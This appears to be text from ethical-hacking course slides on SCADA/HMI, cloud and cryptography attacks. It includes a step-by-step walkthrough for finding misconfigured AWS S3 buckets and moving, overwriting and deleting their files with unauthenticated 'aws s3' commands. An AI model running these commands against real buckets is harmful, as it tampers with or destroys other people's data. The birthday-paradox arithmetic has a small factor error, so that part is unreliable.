- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

HMI-based Attacks



Attackers often try to compromise the HMI system as it is the core hub that **controls the critical infrastructure**



Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption

01



03

Credential Management



Lack of Authorization/Authentication
and Insecure Defaults

02



04

Code Injection





Cloud-specific Attacks


Cloud-based vs. On-premises Attacks



- 1 Cloud is not always the solution
- 2 Cloud-based security reduces cost but increases risk
- 3 Probability of redirection risks
- 4 Lower detection capability in the cloud
- 5 On-premises security increases productivity and availability
- 6 Lack of on-premises infrastructure reduces cloud view

Side-Channel Attacks or Cross-guest VM Breaches

- ❑ The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- ❑ In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- ❑ Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources



Man-in-the-Cloud (MITC) Attack

1

MITC attacks are an advanced version of Man-in-the-middle (MITM) attacks

2


The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive

3

Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files

4

Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected




Cloud Hopper Attack



Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users



Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information




Cloud Cryptojacking

- ❑ Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- ❑ Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- ❑ To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities



Cloudborne Attack

- ❑ Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- ❑ The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data



Supply Chain Attacks



- ❑ Cloud providers outsource certain tasks to third parties. Thus, the security of the **cloud is directly proportional to the security of each link** and the extent of dependency on third parties



- ❑ If an attacker is able to gain access to one of the links, the attacker can infect different parts of the supply chain **without leaving any trace**



- ❑ A disruption in the chain may therefore lead to a **loss of data privacy and integrity**, as well as **services unavailability**, a **violation of the SLA**, and **economic and reputational losses**, which in turn results in the failure to meet customer demand and cascading

Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install `aws-cli` to check the version and create an account

Step 3: Extract access keys

- Sign in and go to `https://console.aws.amazon.com/iam/`
- Select **Users** → **Add User**
- Fill in the necessary details and click on the **"Create User"** button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command
`aws configure`

Step 5: Identify vulnerable S3 buckets


Run the command
`aws s3 ls s3://[bucket_name]`

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request
aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request
```


Module Flow



Cryptography Attacks



Cryptography attacks are based on the assumption that the cryptanalyst has access to the **encrypted information**



Ciphertext-only Attack

Attacker has access to the cipher text; the goal of this attack is to **recover the encryption key** from the ciphertext



Adaptive Chosen-plaintext Attack

Attacker makes a **series of interactive queries**, choosing subsequent plaintexts based on the information from the previous encryptions



Chosen-plaintext Attack

Attacker **defines their own plaintext**, feeds it into the cipher, and analyzes the resulting ciphertext



Related-Key Attack

Attacker can obtain ciphertexts encrypted under **two different keys**; this attack is useful if the attacker can obtain the plaintext and matching cipher text



Dictionary Attack

Attacker constructs a **dictionary of plaintext** along with its corresponding ciphertext that they have learnt over a certain period of time

Brute-Force Attack



Attack Scheme

Defeating a cryptographic scheme by **trying a large number of possible keys** until the correct encryption key is discovered

Brute-Force Attack

Brute-force attack is a **high-resource and time intensive process**, but it is more guaranteed to achieve results

Success Factors

Success of brute-force attack depends on the **length of the key**, **time constraint**, and **system security mechanisms**

Estimated Time for Successful Brute-force Attack

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
\$ 2K (1 PC; can be achieved by an individual)	1.4 min	73 days	50 years	10^{20} years
\$ 100K (can be achieved by a company)	2 sec	35 hours	1 year	10^{19} years
\$ 1M (can be achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^{18} years



Birthday Attack

- ❑ A birthday attack is the name used to refer to a class of brute-force attacks against cryptographic hashes that makes the brute forcing easier
 - ❖ **Birthday paradox**: The probability that two or more people in a group of 23 share the same birthday is greater than 0.5

Birthday Paradox



How many people do you need to have a high likelihood that **two share the same birth day** (i.e., same day and month but not necessarily the same year)?



There are **365 days** in a year, so you might think at least half of that, or 182 people, but it is actually only **23!**



The basic idea is as follows: How **many people** would you need to have in a room to have a **strong likelihood** that two would have the **same birthday**?



Obviously, if you put **367 people** in a room, at least 2 of them must have the same birthday because there are only 365 days in a year, plus one more in a leap year



The paradox is not asking how many people you need to **guarantee a match**, just how many you need to have a strong probability



Even with 23 people in the room, you have a **50 percent chance** that 2 will have the same birthday

Birthday Paradox: Probability

1

The probability that the first person does not share a birthday with any previous person is **100 percent** because there are no previous people in the set. This can be written as **$365/365$**

2

The second person has only one preceding person, and the **probability that the second person** has a **birthday** different from the first is **$364/365$**

3

The third person might share a birthday with one of the two preceding people, so the probability for the third person is **$363/365$**

Because these events are all independent, we can compute the probability as follows:

$365/365 * 364/365 * 363/365 * 362/365 \dots * 342/365$
($342/365$ is the probability of the 23rd person sharing a birthday with a preceding person)

4

When we convert these to decimal values (truncate to 3 decimal places) yields:

$1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * \dots 0.936 =$
 0.49 , or **49 percent**

5

This **49 percent is the probability** that **23 people** will not have any **birthdays** in common; thus, there is a **51 percent** (better than even odds) chance that **2** of the **23** will have a **birthday** in common

6

Side-Channel Attack



A side-channel attack is a **physical attack** performed on a cryptographic device/cryptosystem to gain sensitive information




Cryptography is generally part of the hardware or software that runs on physical devices, such as semi-conductors (including resistors, transistors, etc.)



These physical devices are affected by various **environmental factors**, including power consumption, electro-magnetic field, light emission, timing and delay, and sound



In a side-channel attack, an attacker **monitors these channels (environmental factors)** and tries to acquire the information useful for cryptanalysis



- ✓ Assume that encrypted data is to be decrypted and displayed as plain text inside a **trusted zone**
- ✓ At the time of decryption in a cryptosystem, **physical environmental factors**, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker
- ✓ The attacker analyzes this information in an attempt to **gain useful information** for cryptanalysis

Hash Collision Attack



A hash collision attack is performed by finding **two different input messages** that result in the same hash output



This allows the attacker to perform cryptanalysis by **exploiting the digital signature** used to generate a different message with same hash value



The SHA-1 algorithm converts input messages into **constant-length unstructured strings** of numbers and alphabets, which act as a fingerprint for the sent file



Attacker is able to forge the victim's **digital signature** of message a1 on the incorrect message a2



Once the attacker is able to detect any collisions in the hash, they try to identify more collisions by **concatenating data** to the matching messages

DUHK Attack



01 DUHK (Don't Use Hard-Coded Keys) is a **cryptographic vulnerability** that allows an attacker to **obtain encryption keys** used to secure VPNs and web sessions



This attack mainly affects any hardware/software using the ANSI X9.31 **random number generator** (RNG)



03 **Pseudorandom number generators** (PRNGs) generate random sequences of bits based on the initial secret value, called a seed, and the current state



Both these factors are the key issues of a DUHK attack as any attacker could combine ANSI X9.31 with the hard-coded seed key **to decrypt the encrypted data** sent or received by that device



05 Using this attack, attackers identify encryption keys and **steal confidential information**, such as critical business data, user credentials, and credit card details

Rainbow Table Attack



A rainbow table attack is a type of cryptography attack where an **attacker** uses a rainbow table to reverse cryptographic hash functions



